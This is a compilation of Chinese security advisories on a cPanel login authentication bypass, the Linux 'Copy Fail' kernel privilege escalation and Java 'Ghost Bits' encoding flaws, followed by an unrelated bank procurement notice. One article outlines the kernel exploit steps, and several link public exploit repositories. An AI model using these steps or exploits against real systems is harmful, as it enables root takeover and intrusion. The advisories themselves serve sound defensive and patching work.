|
||||
# 【已复现】cPanel 登录流程认证绕过漏洞(CVE-2026-41940)
|
||||
安恒信息CERT 2026-04-30 12:26
|
||||
|
||||

|
||||
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color:transparent;"><td colspan="4" data-colwidth="100.0000%" width="100.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;color:rgb(255, 255, 255);box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:center;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">漏洞概述</span></strong></p></section></section></td></tr><tr style="-webkit-tap-highlight-color:transparent;"><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">漏洞名称</span></strong></p></section></section></td><td colspan="3" data-colwidth="75.0000%" width="75.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section><span leaf="" style="letter-spacing:0.544px;font-size:14px;font-family:"PingFang SC", system-ui, -apple-system, "system-ui", "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;">cPanel 登录流程认证绕过漏洞</span></section></td></tr><tr style="-webkit-tap-highlight-color:transparent;"><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">安恒CERT评级</span></strong></p></section></section></td><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;word-break:break-all;"><span leaf="" style="-webkit-tap-highlight-color:transparent;">1级</span></p></section></section></td><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">CVSS3.1评分</span></strong></p></section></section></td><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;"><span leaf="" style="-webkit-tap-highlight-color:transparent;">9.8</span></p></section></section></td></tr><tr style="-webkit-tap-highlight-color:transparent;"><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">CVE编号</span></strong></p></section></section></td><td data-colwidth="25.0000%" width="25.0000%" stLine truncated
|
||||
|
||||
该产品主要使用客户行业分布广泛,漏洞危害性高,建议客户尽快做好自查及防护。
|
||||
|
||||
**安恒研究院卫兵实验室已通过恒脑AI代码审计智能体复现此漏洞。**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**漏洞信息**
|
||||
|
||||
|
||||
|
||||
|
||||
cPanel 是一套基于 Linux 的虚拟主机管理面板,提供网站和服务器管理功能。
|
||||
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
**漏洞危害等级:**
|
||||
严重
|
||||
|
||||
**漏洞类型:**
|
||||
认证漏洞
|
||||
|
||||
|
||||
**影响范围**
|
||||
|
||||
**影响版本:**
|
||||
|
||||
cPanel & WHM 11.86.0 < 11.86.0.41, 11.110.0 < 11.110.0.97, 11.118.0 < 11.118.0.63, 11.126.0 < 11.126.0.54, 11.130.0 < 11.130.0.18, 11.132.0 < 11.132.0.29, 11.134.0 < 11.134.0.20, 11.136.0 < 11.136.0.5; WP Squared 11.136.1 < 11.136.1.7
|
||||
|
||||
**安全版本:**
|
||||
|
||||
cPanel & WHM 11.86.0.41 / 11.110.0.97 / 11.118.0.63 / 11.126.0.54 / 11.130.0.18 / 11.132.0.29 / 11.134.0.20 / 11.136.0.5; WP Squared 11.136.1.7
|
||||
|
||||
|
||||
**CVSS向量**
|
||||
|
||||
访问途径(AV):网络
|
||||
|
||||
攻击复杂度(AC):低
|
||||
|
||||
所需权限(PR):无
|
||||
|
||||
用户交互(UI):无
|
||||
|
||||
影响范围 (S):不变
|
||||
|
||||
机密性影响 (C):高
|
||||
|
||||
完整性影响 (l):高
|
||||
|
||||
可用性影响 (A):高
|
||||
|
||||
|
||||
|
||||
**修复方案**
|
||||
|
||||
|
||||
|
||||
|
||||
**官方修复方案:**
|
||||
|
||||
cPanel 官方已发布安全更新,请升级至对应版本线的修复版本:cPanel & WHM 请升级至 11.86.0.41、11.110.0.97、11.118.0.63、11.126.0.54、11.130.0.18、11.132.0.29、11.134.0.20 或 11.136.0.5(含以上);WP Squared 请升级至 11.136.1.7(含以上)。
|
||||
|
||||
信息来源:
|
||||
https://support.cpanel.net/hc/en-us/articles/40073787579671-cPanel-WHM-Security-Update-04-28-2026
|
||||
|
||||
**官方临时缓解方案:**
|
||||
|
||||
在官方补丁安装前,建议采取以下临时缓解措施:
|
||||
1)对 cPanel/WHM 管理界面实施严格的 IP 白名单访问控制,仅允许可信管理IP访问 2082/2083(cPanel)、2086/2087(WHM)端口;2)如非必要,不要在公网暴露 cPanel/WHM 管理端口,建议通过 VPN 或堡垒机进行管理;3)部署 WAF 规则,对登录接口的异常请求进行监控和拦截。以上措施为基于漏洞暴露面的保守缓解,无法完全消除风险。
|
||||
|
||||
信息来源:
|
||||
https://www.vulncheck.com/advisories/cpanel-and-whm-authentication-bypass-via-login-flow
|
||||
|
||||
|
||||
**参考资料**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
https://support.cpanel.net/hc/en-us/articles/40073787579671-cPanel-WHM-Security-Update-04-28-2026
|
||||
|
||||
https://docs.cpanel.net/release-notes/release-notes
|
||||
|
||||
https://docs.wpsquared.com/changelogs/versions/changelog/#13617
|
||||
|
||||
https://www.vulncheck.com/advisories/cpanel-and-whm-authentication-bypass-via-login-flow
|
||||
|
||||
https://www.namecheap.com/status-updates/ongoing-critical-security-vulnerability-in-cpanel-april-28-2026
|
||||
|
||||
https://github.com/Sachinart/CVE-2026-41940-cpanel-0day
|
||||
|
||||
https://github.com/watchtowrlabs/watchTowr-vs-cPanel-WHM-AuthBypass-to-RCE.py
|
||||
|
||||
|
||||
|
||||
|
||||
**技术支持**
|
||||
|
||||
|
||||
|
||||
|
||||
如有漏洞相关需求支持请联系400-6059-110获取相关能力支撑。
|
||||
|
||||
|
||||
@@ -0,0 +1,103 @@
|
||||
# 【漏洞预警】CVE-2026-31431 Linux内核crypto:algif_aead逻辑漏洞 本地权限提升分析
|
||||
Ots安全 2026-04-30 10:19
|
||||
|
||||
**威胁简报**
|
||||
|
||||
|
||||
**恶意软件**
|
||||
|
||||
|
||||
**漏洞攻击**
|
||||
|
||||

|
||||
|
||||
CVE-2026-31431 是Linux内核加密子系统(crypto)中algif_aead模块的一个逻辑漏洞,CVSS v3基础评分为7.8(High)。该漏洞源于内核对AEAD(Authenticated Encryption with Associated Data)套接字接口中in-place操作处理的复杂性引入的问题,攻击者可利用AF_ALG接口结合splice()实现对页面缓存(page cache)的受控写入,从而在本地未授权情况下完成权限提升。
|
||||
|
||||
受影响范围广泛,涵盖2017年以来发布的大多数主流Linux发行版(包括Ubuntu、RHEL、Amazon Linux、SUSE等)的未打补丁内核版本。漏洞利用门槛较低,已有公开的短小PoC脚本,可在数秒内完成从普通用户到root的提权。
|
||||
|
||||
漏洞概况与影响
|
||||
- 漏洞类型:逻辑错误(Logic Bug),页面缓存写原语(page cache write primitive)
|
||||
|
||||
- 触发路径:AF_ALG套接字(algif_aead) + authencesn模板 + splice()操作
|
||||
|
||||
- 核心成因:内核早期引入的in-place操作优化(commit 72548b093ee3)在源和目的处于不同内存映射时未提供实际收益,反而增加了内存处理复杂度,导致可控的4字节页面缓存写入。
|
||||
|
||||
- 影响:本地普通用户可针对任意可读文件(如setuid-root二进制)的页面缓存进行精确修改,实现后门植入或权限劫持。
|
||||
|
||||
该漏洞被社区称为“Copy Fail”,其显著特点是利用代码极简(部分PoC仅10余行Python),且跨多个发行版有效。
|
||||
|
||||
漏洞成因简要分析
|
||||
|
||||
Linux内核crypto子系统的algif_aead接口原本尝试支持in-place操作以优化性能。但由于AF_ALG套接字的源数据和目的数据通常来自不同映射,in-place路径并无明显优势,反而引入了scatterlist处理中的边界条件问题。
|
||||
|
||||
攻击者可通过构造特定的sendmsg()和splice()调用,利用authencesn模板的scratch write行为,将攻击者控制的字节写入目标文件的页面缓存页。该写操作具有确定性和可控性,可精准修改目标二进制文件的特定偏移处内容。
|
||||
|
||||
公开利用过程(中性技术描述)
|
||||
|
||||
公开的利用路径主要依赖以下步骤(基于公开技术分析,非完整攻击代码):
|
||||
- 初始化AF_ALG套接字:创建AF_ALG类型套接字,绑定到“aead”类型和特定加密模板(如authencesn(hmac(sha256),cbc(aes)))。
|
||||
|
||||
- 构造关联数据(AAD):利用AAD字段携带攻击者希望写入的受控字节。
|
||||
|
||||
- 结合splice()操作:通过splice()将数据映射到目标文件的页面缓存,实现从用户态到内核页面缓存的定向写入。
|
||||
|
||||
- 针对setuid二进制修改:常见利用目标为/usr/bin/su等setuid-root文件,在其页面缓存中修改关键指令或数据,实现执行时提权。
|
||||
|
||||
整个过程利用内核页面缓存机制的特性,无需传统内存破坏或ROP链,属于纯逻辑利用。公开PoC通常以Python脚本形式呈现,可快速修改目标二进制并触发root shell。
|
||||
|
||||
注意:本文不提供可直接编译运行的完整EXP代码。公开仓库中存在短小脚本示例,研究人员可自行在隔离测试环境中参考其原理进行分析。
|
||||
|
||||
受影响产品与版本
|
||||
- 受影响内核:包含漏洞引入commit且未应用修复补丁的版本(大致2017年后内核)。
|
||||
|
||||
- 主流发行版:Ubuntu、Debian、RHEL、CentOS、Amazon Linux、SUSE等多数长期支持版本。
|
||||
|
||||
- 检测建议:检查内核是否加载algif_aead模块,或通过uname -r确认内核版本并对比上游修复状态。
|
||||
|
||||
检测规则参考(YARA/Sigma思路)
|
||||
|
||||
可关注以下行为模式:
|
||||
- 对AF_ALG套接字的异常创建与bind操作(尤其是aead类型 + authencesn模板)
|
||||
|
||||
- 高频splice()与sendmsg()组合调用
|
||||
|
||||
- 对setuid二进制文件的页面缓存修改痕迹(可通过文件完整性监控或内存异常写检测)
|
||||
|
||||
修复建议与缓解措施(优先级排序)
|
||||
|
||||
立即升级内核:应用上游修复补丁(已回滚至out-of-place操作,移除不必要的in-place复杂度)。
|
||||
|
||||
临时禁用模块(缓解措施):
|
||||
|
||||
```
|
||||
echo "install algif_aead /bin/false" > /etc/modprobe.d/disable-algif.confrmmod algif_aead 2>/dev/null || true
|
||||
```
|
||||
|
||||
|
||||
此配置可阻止algif_aead模块加载,有效阻断利用路径。
|
||||
|
||||
总结
|
||||
|
||||
CVE-2026-31431再次提醒我们,内核中看似简单的优化变更也可能引入高危逻辑漏洞。该漏洞的低门槛利用特性使其在共享主机、多租户环境中的风险尤为突出。建议所有运行受影响内核的系统尽快完成补丁部署或启用缓解配置。
|
||||
|
||||
本文基于公开情报与技术分析整理,仅供学习与研究交流。实际环境中请以官方补丁为准,严格遵循合规要求进行安全加固。
|
||||
|
||||
EXP:
|
||||
|
||||
https://github.com/rootsecdev/cve_2026_31431
|
||||
|
||||
**END**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
公众号内容都来自国外平台-所有文章可通过点击阅读原文到达原文地址或参考地址
|
||||
|
||||
排版 编辑 | Ots 小安
|
||||
|
||||
采集 翻译 | Ots Ai牛马
|
||||
|
||||
公众号 |
|
||||
AnQuan7 (Ots安全)
|
||||
|
||||
@@ -0,0 +1,91 @@
|
||||
# 【风险提示】天融信关于Java Ghost Bits 漏洞的风险提示
|
||||
天融信应急响应
|
||||
天融信应急响应 天融信阿尔法实验室 2026-04-30 10:12
|
||||
|
||||
|
||||
|
||||
**0x00 背景介绍**
|
||||
|
||||
|
||||

近日,天融信阿尔法实验室监测到安全研究员披露了Java生态中的一种新型安全问题,通常被称为Ghost Bits(幽灵比特),其根源在于“字符视图”与“字节视图”不一致,可能引发部分安全防护产品绕过、路径穿越、文件上传绕过、CRLF 注入、反序列化绕过等风险。该问题不是单一 CVE,而是一类底层编码与解析逻辑缺陷,影响面较广,建议受影响用户尽快排查并修复。
|
||||
|
||||
**0x01 漏洞描述**
|
||||
|
||||
|
||||
Java 是目前应用最广泛的编程语言之一,从 Web 服务器、企业应用到嵌入式系统都有其身影。Java 的类型系统中,char类型为 16 位 Unicode 代码单元,而byte类型仅为 8 位。当代码中发生char -> byte的强制类型转换、位运算掩码、OutputStream.write(int)、DataOutputStream.writeBytes(String) 等时,高 8 位会被静默丢弃,只保留低 8 位,被丢弃的高位数据即被称为 "Ghost Bits"。
|
||||
|
||||
Ghost Bits 风险的核心在于,上层安全检查看到的字符串语义,与底层最终执行的字节语义可能不一致。上层按字符语义做校验时看到的是安全字符串,而底层按字节语义执行时,低 8 位可能折叠成危险的 ASCII 字节,从而触发真实漏洞。经过身份认证的攻击者可通过精心构造的 Unicode 字符输入,绕过业务校验、路径检查等安全机制,实现文件上传绕过、路径穿越、任意文件读取、认证绕过、SMTP 注入、HTTP 请求走私、Header 注入等多种攻击。该风险已在 Tomcat、Spring Framework、Jetty、Fastjson、Jackson、Openfire、Jira、Confluence 等多个主流 Java 组件中被证实存在实际可利用的漏洞。
|
||||
|
||||
**0x02 漏洞编号**
|
||||
##
|
||||
|
||||
暂无
|
||||
|
||||
**0x03 漏洞等级**
|
||||
|
||||
高危
|
||||
|
||||
**0x04 受影响版本**
|
||||
##
|
||||
|
||||
所有存在以下高危代码写法的 Java 应用和组件:
|
||||
|
||||
1、(byte) ch - char 到 byte 的强制类型转换
|
||||
|
||||
2、ch & 0xff / ch & 255 / 0xff & ch - 位运算截断
|
||||
|
||||
3、baos.write(ch) - 直接将 char 写入字节流
|
||||
|
||||
4、DataOutputStream.writeBytes(String s) - 按字节写入字符串
|
||||
|
||||
5、OutputStream.write(int) - 直接写入 int 值的低 8 位
|
||||
|
||||
6、StringBufferInputStream.read() - 字符流到字节流转换
|
||||
|
||||
7、String.getBytes(int, int, byte[], int) - 过时的字节获取方法
|
||||
|
||||
8、RandomAccessFile.writeBytes() - 按字节写入
|
||||
|
||||
9、URLDecoder.decode() - URL 解码相关处理
|
||||
|
||||
已知受影响的 Java 组件:
|
||||
|
||||
Apache Tomcat、Spring Framework、Eclipse Jetty、Fastjson、Jackson、Openfire、Apache HttpClient、Angus Mail / Jakarta Mail、Jira、Confluence、GeoServer
|
||||
|
||||
**0x05 修复建议**
|
||||
|
||||
1、临时缓解措施
|
||||
|
||||
如果暂时无法完成代码修复和组件升级,可采取以下缓解措施:
|
||||
|
||||
(1)对用户输入进行严格的字符范围校验,拒绝包含高Unicode字符的关键输入字段(文件名、路径、邮箱地址、HTTP Header 等)。
|
||||
|
||||
(2)若非必要,避免在互联网上暴露存在风险的 Java 应用服务。
|
||||
|
||||
2、代码修复
|
||||
|
||||
(1)禁止隐式 char -> byte 截断:避免使用(byte) ch等强制类型转换写法,改用显式的字符编码转换,如StandardCharsets.UTF_8.encode()。
|
||||
|
||||
(2)统一校验与执行语义:先把输入还原成最终会被执行的字节语义,再进行安全校验,确保检查和执行在同一语义空间。
|
||||
|
||||
(3)输入规范化:在输入校验阶段前对输入进行统一的编码规范化处理。
|
||||
|
||||
(4)升级受影响组件:将受已知漏洞影响的 Java 组件按照官方安全公告升级至安全版本。
|
||||
## 0x06 声明
|
||||
|
||||
|
||||
天融信阿尔法实验室拥有对此公告的修改和解释权,如欲转载,必须保证此公告的完整性。由于传播、利用此公告而造成的任何后果,均由使用者本人负责,天融信阿尔法实验室不为此承担任何责任。
|
||||
|
||||
天融信阿尔法实验室成立于2011年,一直以来,阿尔法实验室秉承“攻防一体”的理念,汇聚众多专业技术研究人员,从事攻防技术研究,在安全领域前瞻性技术研究方向上不断前行。作为天融信的安全产品和服务支撑团队,阿尔法实验室精湛的专业技术水平、丰富的排异经验,为天融信产品的研发和升级、承担国家重大安全项目和客户服务提供强有力的技术支撑。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
天融信
|
||||
|
||||
阿尔法实验室
|
||||
|
||||
长按二维码关注我们
|
||||
|
||||
|
||||
@@ -0,0 +1,126 @@
|
||||
# 【风险提示】天融信关于Linux Kernel本地权限提升漏洞(CVE-2026-31431)的风险提示
|
||||
天融信应急响应
|
||||
天融信应急响应 天融信阿尔法实验室 2026-04-30 10:12
|
||||
|
||||
|
||||
|
||||
**0x00 背景介绍**
|
||||
|
||||
|
||||
4月30日
|
||||
,
|
||||
天融信阿尔法实验室监测到Linux Kernel修复了一个本地权限提升漏洞(CVE-2026-31431),其被称为Copy Fail。该漏洞利用复杂度较低,且影响过去9年内大多数主流Linux发行版,对云服务器、容器宿主机、多租户环境等构成较高风险。此漏洞的PoC和细节已公开,由于此漏洞影响范围极广,建议受影响用户立即修复该漏洞。
|
||||
|
||||
**0x01 漏洞描述**
|
||||
|
||||
|
||||
Linux内核是一个开源、宏内核但支持动态模块加载的操作系统核心,负责管理硬件资源并为上层软件提供运行环境。它通过进程调度、内存管理、虚拟文件系统、网络协议栈和设备驱动等关键子系统,实现对CPU、内存、磁盘及外设的抽象与调度,并提供稳定、安全和高效的接口供应用程序使用。凭借高可移植性、丰富的驱动支持和强大的社区协作,其已成为从嵌入式设备到超级计算机、从安卓系统到云服务器广泛采用的基础核心。
|
||||
|
||||
CVE-2026-31431是Linux Kernel加密子系统中的一个逻辑缺陷漏洞,可导致本地权限提升。经过身份认证的本地低权限攻击者可利用AF_ALG加密接口与splice()系统调用的组合,向任意可读文件的页缓存写入受控的4字节数据,从而篡改setuid程序,无需条件竞争即可直接获得root权限。
|
||||
|
||||
漏洞复现(复现环境
|
||||
Ubuntu 22.04.4 LTS
|
||||
)
|
||||
:
|
||||
|
||||

|
||||
|
||||
**0x02 漏洞编号**
|
||||
##
|
||||
|
||||
CVE-2026-31431
|
||||
|
||||
**0x03 漏洞等级**
|
||||
|
||||
高危
|
||||
|
||||
**0x04 受影响版本**
|
||||
##
|
||||
|
||||
72548b093ee3 <= Linux Kernel commit < a664bf3d603d
|
||||
|
||||
已知受影响的发行版:
|
||||
|
||||
Ubuntu 22.04 LTS
|
||||
|
||||
Ubuntu 24.04 LTS
|
||||
|
||||
Ubuntu 26.04 LTS
|
||||
|
||||
Amazon Linux 2023
|
||||
|
||||
Red Hat Enterprise Linux 10
|
||||
|
||||
Red Hat Enterprise Linux 9
|
||||
|
||||
Red Hat Enterprise Linux 8
|
||||
|
||||
SUSE 16
|
||||
|
||||
Kali Linux 2026.1
|
||||
|
||||
Debian 13
|
||||
|
||||
Linux Mint 22.3
|
||||
|
||||
Manjaro 26.0.4
|
||||
|
||||
**0x05 修复建议**
|
||||
|
||||
1、临时缓解措施
|
||||
|
||||
如果暂时无法升级,可禁用 algif_aead 内核模块:
|
||||
|
||||
echo "install algif_aead /bin/false" > /etc/modprobe.d/disable-algif-aead.conf
|
||||
|
||||
rmmod algif_aead 2>/dev/null || true
|
||||
|
||||
2、升级修复
|
||||
|
||||
官方已发布漏洞补丁及修复版本,请评估业务是否受影响后,升级至安全版本。
|
||||
|
||||
Linux Kernel 6.18: 升级至 6.18.22 或更高版本
|
||||
|
||||
https://git.kernel.org/stable/c/fafe0fa2995a0f7073c1c358d7d3145bcc9aedd8
|
||||
|
||||
Linux Kernel 6.19: 升级至 6.19.12 或更高版本
|
||||
|
||||
https://git.kernel.org/stable/c/ce42ee423e58dffa5ec03524054c9d8bfd4f6237
|
||||
|
||||
Linux Kernel 7.0: 升级至 7.0 (或应用相关补丁)
|
||||
|
||||
https://git.kernel.org/stable/c/a664bf3d603dc3bdcf9ae47cc21e0daec706d7a5
|
||||
|
||||
旧版本内核:请应用官方 Commit a664bf3d603d (Revert to operating out-of-place)。
|
||||
|
||||
针对 Ubuntu、Red Hat Enterprise Linux 等用户,发行版官方暂未全部发布安全更新,请及时关注官方安全公告:
|
||||
|
||||
Ubuntu 安全公告:
|
||||
|
||||
https://ubuntu.com/security/CVE-2026-31431
|
||||
|
||||
Red Hat 安全公告:
|
||||
|
||||
https://access.redhat.com/security/cve/cve-2026-31431
|
||||
|
||||
Debian 安全公告:
|
||||
|
||||
https://security-tracker.debian.org/tracker/CVE-2026-31431
|
||||
## 0x06 声明
|
||||
|
||||
|
||||
天融信阿尔法实验室拥有对此公告的修改和解释权,如欲转载,必须保证此公告的完整性。由于传播、利用此公告而造成的任何后果,均由使用者本人负责,天融信阿尔法实验室不为此承担任何责任。
|
||||
|
||||
天融信阿尔法实验室成立于2011年,一直以来,阿尔法实验室秉承“攻防一体”的理念,汇聚众多专业技术研究人员,从事攻防技术研究,在安全领域前瞻性技术研究方向上不断前行。作为天融信的安全产品和服务支撑团队,阿尔法实验室精湛的专业技术水平、丰富的排异经验,为天融信产品的研发和升级、承担国家重大安全项目和客户服务提供强有力的技术支撑。
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
天融信
|
||||
|
||||
阿尔法实验室
|
||||
|
||||
长按二维码关注我们
|
||||
|
||||
|
||||
@@ -0,0 +1,130 @@
|
||||
# 恒丰银行智能客服功能优化项目POC测试供应商征集
|
||||
点击关注→
|
||||
点击关注→ 智探AI应用 2026-04-30 11:04
|
||||
|
||||
一、采 购 人:恒丰银行股份有限公司
|
||||
|
||||
地 址:山东省济南市历下区泺源大街8号
|
||||
|
||||
联系方式:0531-59667170
|
||||
|
||||
采购代理机构:盛和招标代理有限公司
|
||||
|
||||
地 址:山东省济南市历城区唐冶西路东八区企业公馆B1楼
|
||||
|
||||
联系方式:13290148157
|
||||
|
||||
二、采购项目名称:恒丰银行智能客服功能优化项目POC测试供应商征集
|
||||
|
||||
采购项目编号: /
|
||||
|
||||
采购项目分包情况:
|
||||
|
||||
标包:1
|
||||
|
||||
采购内容:智能客服功能优化项目
|
||||
|
||||
数量:1宗
|
||||
|
||||
供应商资格要求:
|
||||
|
||||
1. 供应商须在中国境内注册,具有独立法人资格,持有合法的营业执照。
|
||||
|
||||
2. 供应商须具有ISO9001系列质量管理体系认证。
|
||||
|
||||
3. 供应商自2023年4月1日起至今须至少具有1例银行业智能客服功能优化类似项目案例。
|
||||
|
||||
4. 供应商未被列入“信用中国”网站(www.creditchina.gov.cn)“失信被执行人名单、重大税收违法案件当事人名单、政府采购严重违法失信行为”记录名单。
|
||||
|
||||
5. 本项目不接受联合体POC测试。
|
||||
|
||||
三、项目背景、测试范围及技术要求
|
||||
|
||||
(一)项目背景
|
||||
|
||||
随着人工智能技术的快速发展,银行业客户服务正加速向智能化、自动化方向转型。目前,采购人智能客服系统已具备基本智能处理能力,但现有系统在渠道扩展、交互体验以及后台运营管理等方面存在优化空间。为此,采购人拟启动智能客服功能优化项目POC,现公开征集具备成熟技术能力和行业经验的供应商参与合作。
|
||||
|
||||
本次POC旨在全面升级智能客服系统,验证多轮对话引导、标准版H5建设及全渠道的快捷对接能力。结合模型引擎,搭建集知识管理、智能学习与数据监控于一体的后台管控平台,并完善知识审核与异常预警机制。最终建立一体化、智能化的客服支撑体系,实现前端高效交互与后台精细化运营的协同赋能。
|
||||
|
||||
(二)测试范围
|
||||
|
||||
本次测试主要验证智能客服系统中后台管理模块和服务渠道方面,所涉及需要优化的功能,包含但不限于:
|
||||
|
||||
用户配置:旨在运营人员可以登录系统进行对用户角色支持按权限进行配置管理。支持分组配置、部门配置、用户配置,同时支持密码修改、密码重置等基础管理功能
|
||||
|
||||
机器人管理:旨在具备机器人管理、训练、上线配置等功能。支持机器人全生命周期管理,包括机器人的创建、管理、知识配置、模型训练、按渠道独立上线以及版本回滚等全流程操作。同时支持多渠道前端个性化定制功能。
|
||||
|
||||
知识管理:旨在具备知识库创建、维护、多轮对话流程设计、词典及答案配置、知识审核、管理及场景搭建等功能。提供知识与场景构建能力,须支持多属性词典维护、FAQ多维检索与富媒体答案配置,并能灵活设计多层级场景与复杂的多轮对话流程。提供完善的知识录入审核机制、即时的启停状态管理,并配备具备恢复功能的回收维护模块。
|
||||
|
||||
知识预览:旨在展示知识统计情况。包括不限于累计创建知识条数、累计阅览次数、累计编辑次数、累计交互次数、知识搜索、最新知识列表、最热知识列表、我的知识列表。
|
||||
|
||||
数据监控:旨在支持进行数据监控与查询。包括但不限于多维度核心指标查询以及详尽日志与数据报表导出。
|
||||
|
||||
知识内测:旨在具备对机器人进行知识内测功能。支持对机器人对话能力进行测试和调试,可展示命中情况,意图、命中值等。
|
||||
|
||||
数据分析:旨在支持进行数据分析、统计、查询等功能。支持按多时间维度(日/周/月/年)直观呈现数据变化趋势,并对知识库与词典的变更操作及Top10业务场景进行全程监控与统计。具备高级的可视化与安全预警能力,提供基于渠道维度的热点问题分布图、突发异常流量预警机制,并支持自动生成多维度的综合应用分析报告。
|
||||
|
||||
智能学习:旨在具备进行歧义优化、聚类分析、场景挖掘等自主学习模块。包括但不限于数据回流与人工标注、意图判断与歧义优化、语料挖掘与智能聚类等功能。
|
||||
|
||||
满意度配置:旨在提供满意度配置,支持启动、关闭、不满意原因编辑。支持评价灵活配置与管控,评价情况及原因可以留存在会话日志报表中。
|
||||
|
||||
业务标签:旨在支持业务标签的增加、修改。删除。并可在FAQ、流程新增时选择该业务标签进行标记及统计分析。
|
||||
|
||||
引擎配置与模型能力:旨在具备模型引擎参数配置和完备的模型配置能力。包括但不限于底层参数可视化配置、精准识别与多轮引导、大模型可扩展能力这几方面。
|
||||
|
||||
渠道对接:旨在支持通过官网、个人网银、信用卡官网、app、公众号、小程序等入口进入人机交互界面进行智能问答交互。同时支持自定义添加渠道标签名称,同一渠道进线支持配置不同标签及ID,并可通过报表区分。
|
||||
|
||||
独立H5标准版在线客服:旨在具备功能完善的标准版H5,识别并推送问题、具备智能评价及转人工功能。具备快速接入微信公众号、小程序等能力。同时支持按渠道匹配知识,具备独立渠道ID及渠道交互明细报表。
|
||||
|
||||
